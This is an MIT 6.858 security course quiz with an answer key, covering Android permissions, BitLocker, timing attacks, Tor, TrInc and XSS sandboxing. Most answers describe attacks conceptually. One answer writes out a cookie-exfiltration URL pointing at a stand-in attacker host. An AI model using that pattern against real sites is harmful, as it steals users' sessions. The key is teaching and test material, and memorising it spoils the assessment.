*Department of Electrical Engineering and Computer Science*


MASSACHUSETTS INSTITUTE OF TECHNOLOGY

**6.858 Fall 2011**

# Quiz II: Solutions

*Please do not write in the boxes below.*

| I (xx/16) | II (xx/12) | III (xx/8) | IV (xx/8) | V (xx/8) |
|---|---|---|---|---|
| | | | | |
| **VI (xx/22)** | **VII (xx/10)** | **VIII (xx/10)** | **IX (xx/6)** | **Total (xx/100)** |
| | | | | |



# I Android

To help people keep track of todo items on their Android phone, Ben Bitdiddle writes *Ben's Todo Manager*. Ben wants to allow other applications to access todo items stored by his todo manager, so he implements a public *content provider* component that stores all of the todo items. To protect the todo items, Ben's application defines two new permissions, `com.bitdiddle.todo.read` and `com.bitdiddle.todo.write`, which are meant to allow other applications to read and modify todo items, respectively. Ben also sets the read and write labels of his todo content provider to these two permissions, respectively.

**1. [4 points]:** What permission type ("normal", "dangerous", or "signature") should Ben choose for the two new permissions declared by his application? Explain why.

**Answer:** Ben should use the "dangerous" permission, since to-do list items are sensitive data (you don't want an unapproved application to read tasks or forge tasks). A newly installed application can acquire "normal" permissions without user approval, and "signature" permissions would only be available to applications developed by Ben (and signed by his signature).

**2. [4 points]:** Ben decides to implement a notification feature for todo items: a day before a todo item is due, Ben's application sends a broadcast intent containing the todo item, notifying other applications so that they may tell Ben to start working on that todo item. Ben sends the broadcast intent by using the `sendBroadcast(intent)` function. Explain what security problem Ben may have created by doing so, and specifically how he should fix it.

**Answer:** The problem is that Ben's broadcast intents can be received by any application that asks for them in its manifest, even applications that don't have the `com.bitdiddle.todo.read` permission. To prevent this, Ben should use *broadcast intent permissions* as described in the Android security paper, and specify the `com.bitdiddle.todo.read` permission when sending his broadcast intents.

**3. [8 points]:** Ben discovers that Android does not control which application declares which permission name. In particular, this means that another malicious application, installed before Ben's Todo Manager, could have already declared a permission by the name of `com.bitdiddle.todo.read`, and this will not prevent Ben's Todo Manager application from being installed. Explain the specific steps an adversary could take to attack Ben's application given this weakness.

**Answer:** A malicious application that's installed before Ben's Todo Manager can register a "normal" permission called `com.bitdiddle.todo.read`, request that permission for itself (which will be granted, since it's "normal"), and then wait for Ben's Todo Manager to be installed. Once Ben's Todo Manager is installed, the malicious application can access Ben's content provider, because it has the `com.bitdiddle.todo.read` permission, even though the user never approved this.

# II BitLocker

Recall that a trusted platform module (TPM) contains several platform configuration registers (PCRs). The `extend(n, v)` operation updates the value of PCR register $n$ by concatenating the old value of that PCR register (call it $x$) with provided data, $v$, and hashing the result, i.e.,

$$x' = H(x \| v)$$

where $H$ is SHA-1, $\|$ is the concatenation operator, and $x'$ is the new value of PCR register $n$.

Suppose that $H$ were instead an insecure hash function that admitted a *preimage attack*, that is, given some value $a$ it is easy to find another value $b \neq a$ for which $H(a) = H(b)$, and with high probability, it's easy to find such a $b$ that starts with a specific prefix.

**4. [6 points]:** Could an attacker who has stolen a computer defeat BitLocker protection on its hard drive, with high probability? Explain how, or argue why not.

**Answer:** Yes. Suppose an attacker boots up this computer from his own CD, which causes the BIOS to extend PCR register $n$ to have the value $P'_n$, and suppose that PCR register $n$ ordinarily has value $P_n$ when Windows with BitLocker boots up normally. The adversary can now use the preimage attack on $H$ to find a value $b$ such that $H(b) = P_n$ and $b = P'_n \| z$. The attacker now issues an operation `extend(n, z)`, which causes the TPM to set PCR register $n$ to $H(P'_n \| z) = H(b) = P_n$. Now the attacker can read the sealed encryption key from the on-disk partition, and use the TPM to unseal it, because the PCR register has the correct value.

**5. [6 points]:** Could an attacker who has stolen the hard drive, but not the computer, defeat BitLocker protection on that drive, with high probability? Explain how, or argue why not.

**Answer:** No, because the sealed disk encryption key is encrypted using the master key stored in the original computer's TPM chip, which is not accessible to the attacker.

# III Side channel attacks

Ben Bitdiddle wants to secure his SSL server against RSA timing attacks, but does not want to use RSA blinding because of its overhead. Instead, Ben considers the following two schemes. For each of the schemes, determine whether the scheme protects Ben's server against timing attacks, and explain your reasoning.

**6. [4 points]:** Ben proposes to batch multiple RSA decryptions, from different connections, and have his server respond only after all the decryptions are done.

**Answer:** This scheme would not offer perfect protection from timing attacks (although it would make them more time-consuming). An adversary could simply issue a large number of identical requests that all fit into the same batch, and measure the time taken for the server to process all of them. Of course, this assumes there's not too many other requests to the server that could throw off the adversary's timing, although the adversary may be able to estimate or average out that variation given enough queries.

**7. [4 points]:** Ben proposes to have the server thread sleep for a (bounded) random amount of time after a decryption, before sending the response. Other server threads could perform computation while this thread is asleep.

**Answer:** This scheme would not offer perfect protection from timing attacks (although it would make them more time-consuming). An adversary can simply issue many requests to average out the randomness. An adversary can also use the same trick as in the paper, watching for the *minimum* decryption time observed by any request.

# IV Tor and Privacy

**8. [4 points]:** An "Occupy Northbridge" protestor has set up a Twitter account to broadcast messages under an assumed name. In order to remain anonymous, he decides to use Tor to log into the account. He installs Tor on his computer (from a trusted source) and enables it, launches Firefox, types in `www.twitter.com` into his browser, and proceeds to log in.

What adversaries may be able to now compromise the protestor in some way as a result of him using Tor? Ignore security bugs in the Tor client itself.

**Answer:** The protestor is vulnerable to a malicious exit node intercepting his non-HTTPS-protected connection. (Since Tor involves explicitly proxying through an exit node, this is easier than intercepting HTTP over the public internet.)

**9. [4 points]:** The protestor now uses the same Firefox browser to connect to another web site that hosts a discussion forum, also via Tor (but only after building a fresh Tor circuit). His goal is to ensure that Twitter and the forum cannot collude to determine that the same person accessed Twitter and the forum. To avoid third-party tracking, he deletes all cookies, HTML5 client-side storage, history, etc. from his browser between visits to different sites. How could an adversary correlate his original visit to Twitter and his visit to the forum, assuming no software bugs, and a large volume of other traffic to both sites?

**Answer:** An adversary can fingerprint the protestor's browser, using the user-agent string, the plug-ins installed on that browser, window dimensions, etc., which may be enough to strongly correlate the two visits.

# V Security economics

**10. [8 points]:** Which of the following are true?

**A. True / False** To understand how spammers charge customers' credit cards, the authors of the paper we read in lecture (Levchenko et al) had to collaborate with one of the credit card association networks (e.g., Visa and MasterCard).

**Answer:** False; the authors only collaborated with a specific bank, rather than an entire credit card association network.

**B. True / False** The authors of the paper (Levchenko et al) expect it would be costly for a spammer to switch acquiring banks (for credit card processing), if the spammer's current bank was convinced to stop doing business with the spammer.

**Answer:** True.

**C. True / False** The authors of the paper (Levchenko et al) expect it would be costly for a spammer to switch registrars (for registering domains for click support), if the spammer's current registrar was convinced to stop doing business with the spammer.

**Answer:** False.

**D. True / False** If mail servers required the sending machine to solve a CAPTCHA for each email message sent, spammers would find it prohibitively expensive to advertise their products via email.

**Answer:** True. Even though an adversary could solve CAPTCHAs by using Amazon's Mechanical Turk, or otherwise getting humans to solve CAPTCHAs, the cost of solving one CAPTCHA is several orders of magnitude higher than the cost of sending a *single* spam e-mail today.

# VI Trusted hardware

**11. [8 points]:** Ben Bitdiddle decides to manufacture his own TrInc trinkets. Each one of Ben's trinkets is a small computer in itself, consisting of a processor, DRAM memory, a TPM chip, a hard drive, and a USB port for connecting to the user's machine.

To make his trinket tamper-proof, Ben relies on the TPM chip. Ben's trinket uses the TPM to seal (i.e., encrypt) the entire trinket state (shown in Figure 1 in the TrInc paper) under the PCR value corresponding to Ben's trinket software. The TPM will only unseal (i.e., decrypt) this state (including counter values and $K_{\text{priv}}$) if the processor was initially loaded with Ben's software. When the trinket is powered off, the sealed state is stored on the trinket's hard drive.

Ben's simplified trinket does not implement the symmetric key optimization from TrInc, and does not implement the crash-recovery FIFO $Q$.

Assume Ben's software perfectly implements the above design (i.e., no bugs such as memory errors), and that the TPM, processor, and DRAM memory are tamper-proof.

How can an adversary break Ben's trinket in a way that violates the security guarantees that a trinket is supposed to provide?

**Answer:** An adversary can save a copy of the sealed state from Ben's trinket at one point, use the trinket, and at a later time replace the contents of the hard drive with the saved copy. This would provide an intact but stale copy of the trinket's encrypted state, and result in the trinket's counters being rolled back, which directly violates TrInc's security goals.

Alice works for a bank that wants to implement an electronic currency system. The goal of the electronic currency system is to allow users to exchange *coins*. There is exactly one type of coin, worth one unit of currency. Alice's bank maintains one server that initially hands out coins. The system should allow user $A$ to give user $B$ a coin even if the two users are disconnected from the rest of the world (i.e., cannot talk to the bank or to any previous holders of that coin). Furthermore, it should be possible for user $B$ to now give a coin to user $C$ without having to contact anyone else. It should be impossible for user $A$ to "double-spend", that is, to give the same coin to two different users.

**12. [14 points]:** Design an electronic currency system assuming each user has a TrInc trinket. Assume each trinket's public key is signed by the bank, that everyone knows the bank's public key, and that all trinkets are tamper-proof and trustworthy.

Explain three aspects of your design:

- What is the representation of a coin that a user has to store?
  (It's OK if this representation is not constant size.)
- How does user $A$ send a coin to user $B$?
- What should user $B$ do to verify that it has received a legitimate coin?

**Answer:**

A coin corresponds to a TrInc counter whose current value is 0, along with a chain of attestations (see below), all the way from the bank, that prove this counter is actually a coin rather than an arbitrary counter allocated by a user.

Suppose $A$ wants to send a coin to $B$, and the coin currently corresponds to counter $c_A$ on $A$'s trinket. $A$ first asks $B$ for the public key of $B$'s trinket (call it $K_B$), as well as some counter ID on $B$'s trinket (call it $c_B$) which will "store" the coin; presumably $B$ will allocate a fresh counter $c_B$ in response to this request. $A$ now bumps the counter value for $c_A$ from 0 to 1 and generates an attestation about doing so, by invoking Attest($c_A$, 1, $h(K_B, c_B)$). Finally, $A$ sends to $B$ this attestation, along with $\langle K_B, c_B \rangle$ and the list of attestation and key-counter pairs it received when it got its coin in the first place.

When a bank first issues a coin to $A$, it asks $A$ to allocate a new counter $c_A$ in its trinket with public key $K_A$, and sends it the message $h(K_A, c_A)$ signed by the bank's public key, along with $\langle K_A, c_A \rangle$.

To verify that it received a valid coin, $B$ checks the attestations and key-counter pairs it received. The first attestation in the chain must be for $\langle K_B, c_B \rangle$, since otherwise the coin is being sent to some other trinket counter. Each attestation, including the first one, must have been generated by the next trinket in the chain, and must reflect the corresponding trinket counter being bumped from 0 to 1. The last entry in the chain must be a signed message from the bank granting the coin to the initial trinket-counter pair. Finally, $B$ must verify that all trinket public keys are signed by the bank (to do this, it may be helpful to include the certificates along with the attestation chain).

The representation of the coin grows with the number of hops it takes. A bank can always accept a coin and exchange it for a "short" one that's directly signed by the bank.

# VII Usability

**13. [10 points]:** Alice's bank gives up on the trinket idea as being too costly. Instead, Alice is now designing a banking application for Android. She is worried that users of her banking application may be tricked into entering their bank account information into another look-alike application, because there's no reliable way for a user to tell what application he or she may be interacting with.

For example, there's no way for a user to look at the screen and tell what application is currently running. Even if a user initially runs on a legitimate banking application, a malicious application can start an activity right after that, and display an identical screen to the user. Finally, applications can use full-screen mode to completely replace the entire Android UI.

Propose a design in which users can safely enter their credentials into a banking application. Your proposed design can involve changes to the Android system itself. Unmodified existing Android applications *must* continue to work in your new design (though if you change the UI as part of your design, it's OK if the applications look slightly different as a result). It's fine to require sensitive applications (e.g., Alice's new banking application) to do things differently in your design.

**Answer:** Reserve a specific location on the screen (e.g., a bar at the bottom of the screen) to always display a security indicator that displays the name of the currently running application.

Disallow true full-screen applications, and require this bar to be present even if they request full-screen mode. These applications will continue to work, but will have a slightly different appearance.

Always display the application's name from the manifest file in the reserved location on the screen, and have a trusted authority, e.g. the Android Market, ensure that unrelated apps do not pick confusingly similar names.

# VIII Zoobar

**14. [4 points]:** After turning in lab 5, Ben Bitdiddle remarks that it is strange that the browser allowed him to call the lab e-mail script in an `<img>` tag, and suggests that browsers should protect against this attack by refusing to load images from URLs that contain query strings. If Ben's proposal is implemented, can an adversary still use `<img>` tags to email user cookies after exploiting a cross-site scripting bug?

**Answer:** Ben's proposal does not prevent an adversary from using `<img>` tags to email user cookies. The adversary can simply encode the cookie in the image URL's path name, as in

`http://attacker.com/cookie-name/cookie-value.jpg`.

**15. [6 points]:** Ben is working on a Javascript sandboxing system similar to FBJS and lab 6, and he is worried that bugs in the Javascript parsing library that is used to rewrite code (e.g., Slimit) can make his sandbox insecure. Suppose that Ben's Javascript parsing library has some bug in the code that *parses* Javascript code into an AST. Can an adversary exploit such a bug to subvert the sandbox? Give a sketch of how, or explain why not.

**Answer:** An adversary cannot exploit such a bug, as long as the rewriting that happens at the AST level is correct, and the conversion from AST back to Javascript is correct. Even if the adversary triggers the bug, the rewriter will correctly sandbox the (mis-interpreted) code, and output correctly-sandboxed code. The sandboxed code may not execute in the same way as the initial (mis-parsed) code would have, but it cannot violate the sandbox.

## IX 6.858

We'd like to hear your opinions about 6.858 to help us improve the class for future years. Please answer the following questions. (Any answer, except no answer, will receive full credit.)

**16. [2 points]:** What other topics would you have wanted to learn about, either in lectures or in labs?

**Answer:** Any answer received full credit.

**17. [2 points]:** What is your favorite paper from 6.858, which we should keep in future years?

**Answer:** Any answer received full credit. The top answers were:

10 votes: Tor.
10 votes: Click trajectories.
7 votes: Timing attacks.
5 votes: Android.
5 votes: BitLocker.
4 votes: TrInc.

**18. [2 points]:** What is your least favorite paper, which we should get rid of in the future?

**Answer:** Any answer received full credit. The top answers were:

6 votes: XFI.
4 votes: RePriv.
4 votes: TaintDroid.
4 votes: The Venn of Identity.
3 votes: Click trajectories.

# End of Quiz

# 6.858 Computer Systems Security

Fall 2014